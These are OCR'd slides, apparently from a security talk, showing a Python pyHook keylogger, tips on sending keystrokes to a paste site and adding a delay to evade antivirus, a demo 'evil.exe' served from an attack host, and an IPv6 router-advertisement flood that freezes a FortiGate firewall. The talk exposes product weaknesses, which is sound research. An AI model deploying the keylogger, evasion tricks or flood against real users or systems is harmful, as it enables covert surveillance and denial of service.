
- I used this one from 4 years ago

4 Years Ago

Written in python2.6
I know there are a lot of key loggers out there, but i wanted to try my hand at it. It works like a charm =)

```
1.  #Key Logger
2.  #By: K.B. Carte
3.  #Version 1.0
4.  ################
5.
6.  import pythoncom, pyHook, sys, logging
7.
8.
9.  LOG_FILENAME = 'path\to\log.out'
10.
11.
12.
13. def OnKeyboardEvent(event):
14.     logging.basicConfig(filename=LOG_FILENAME,
15.                         level=logging.DEBUG,
16.                         format='%(message)s')
17.     print "Key: ", chr(event.Ascii)
18.     logging.log(10,chr(event.Ascii))
19.     return True
20.
21. hm = pyHook.HookManager()
22. hm.KeyDown = OnKeyboardEvent
23. hm.HookKeyboard()
```

Post Keystrokes to Pastebin




Problem


- Pastebin busted me for making too many pastes in a 24-hour period
- So I wrote my own Pastebin imitation

Kaspersky & Avast! LOSE


Norton WINS!


Security Risk Detected
Help
A program was behaving suspiciously on your computer.
This program was removed.
Very Few Users
Fewer than 5 users in the Norton Community have used this file.
Very New
This file was released less than 1 week ago.
High
This file risk is high.
SONAR Protection monitors for suspicious program activity on your computer.
key-sam.exe
Threat name: SONAR.Heuristic.120
Downloaded from
Unknown
Restore & exclude this file
Remove from history
Norton
by Symantec
Close

But just add a delay…




F-Secure LOSES!




PRODUCT ANNOUNCEMENT!

Ultra-Advanced APT Tool



samsclass.info/evil.exe


evil
http://attack.samscl...
attack.samsclass.info
NORTON JUST DON'T CARE
F-Secure is running! I am safe!
EVIL KEYLOGGER STEALING MY STUFF!!
Anti-Virus
F-Secure
ANTI-VIRUS
Status
Tools
Statistics
Your computer is protected
All security features are up to date
Last successful update check 5/24/2014 12:22 PM
Scan
Settings
Protecting the irreplaceable
12:28 PM
5/24/2014

UNSTOPPABLE

- None of these products stop it
  - Norton
  - Kaspersky
  - F-Secure
  - Avast!
  - Microsoft Security Essentials

- ✔ Picking on AV
- Picking on Fortinet
- Picking on Microsoft
- Picking on UC Santa Cruz

FortiGate 30D

IPv6-Enabled Firewall

- Router at 192.168.1.99
- "Admin" with no password
- To enable IPv6 and stateless auto-configuration (SLAAC):

```
config system interface
edit "wan"
config ipv6
set autoconf enable
end
end
```

SLAAC

- SLAAC address appears

```
FGT30D3X13016177 # diagnose ipv6 address list
dev=17 devname=vsys_fgfm flag=P scope=254 prefix=128 addr=::1
dev=16 devname=vsys_ha flag=P scope=254 prefix=128 addr=::1
dev=13 devname=root flag=P scope=254 prefix=128 addr=::1
dev=5 devname=wan flag= scope=0 prefix=64 addr=4455::a5b:eff:fe4e:b561 pre
dev=5 devname=wan flag=P scope=253 prefix=10 addr=fe80::a5b:eff:fe4e:b561
```

IPv6 Routing Table

- Reasonable size; 10-20 lines

```
FGT30D3X13016177 # diagnose ipv6 route list
vf=0 type=02 protocol=0(unspec) flag=80200001 oif=13(root) dst:::1/128 gwy::: prio=100 pmtu=16436
vf=0 type=02 protocol=0(unspec) flag=00300001 oif=13(root) dst:4455::/128 gwy::: prio=100 pmtu=16436
vf=0 type=02 protocol=0(unspec) flag=80200001 oif=13(root) dst:4455::a5b:eff:fe4e:b561/128 gwy::: prio=100
vf=0 type=01 protocol=2(kernel) flag=00440001 oif=5(wan) dst:4455::/64 prio=100 pmtu=1500
vf=0 type=02 protocol=0(unspec) flag=00300001 oif=13(root) dst:fe80::/128 gwy::: prio=100 pmtu=16436
vf=0 type=02 protocol=0(unspec) flag=80200001 oif=13(root) dst:fe80::a5b:eff:fe4e:b561/128 gwy::: prio=100
vf=0 type=07 protocol=3(boot) flag=00200200 oif=13(root) dst:fe80::/10 prio=100 pmtu=16436
vf=0 type=01 protocol=2(kernel) flag=00040001 oif=14(ssl.root) dst:fe80::/10 prio=100 pmtu=1500
vf=0 type=01 protocol=2(kernel) flag=00040001 oif=3(lan) dst:fe80::/10 prio=100 pmtu=1500
vf=0 type=01 protocol=2(kernel) flag=00040001 oif=12(modem) dst:fe80::/10 prio=100 pmtu=1500
vf=0 type=01 protocol=2(kernel) flag=00040001 oif=5(wan) dst:fe80::/10 prio=100 pmtu=1500
vf=0 type=01 protocol=2(kernel) flag=01040001 oif=5(wan) dst:ff02::1/128 gwy:ff02::1 prio=0 pmtu=1500
vf=0 type=07 protocol=3(boot) flag=00200200 oif=13(root) dst:ff00::/8 prio=100 pmtu=16436
vf=0 type=01 protocol=2(kernel) flag=00040001 oif=14(ssl.root) dst:ff00::/8 prio=100 pmtu=1500
vf=0 type=01 protocol=2(kernel) flag=00040001 oif=3(lan) dst:ff00::/8 prio=100 pmtu=1500
vf=0 type=01 protocol=2(kernel) flag=00040001 oif=12(modem) dst:ff00::/8 prio=100 pmtu=1500
vf=0 type=01 protocol=2(kernel) flag=00040001 oif=5(wan) dst:ff00::/8 prio=100 pmtu=1500
vf=0 type=01 protocol=2(kernel) flag=00050003 oif=5(wan) gwy:fe80::20e:c6ff:fe88:e857 prio=400 pmtu=1500
vf=0 type=07 protocol=0(unspec) flag=00200200 oif=13(root) prio=ffffffff pmtu=0
```

Flood of Router Advertisements

- Router GUI and text administration freezes instantly

- After flood stops,

  `diagnose ipv6 address list`

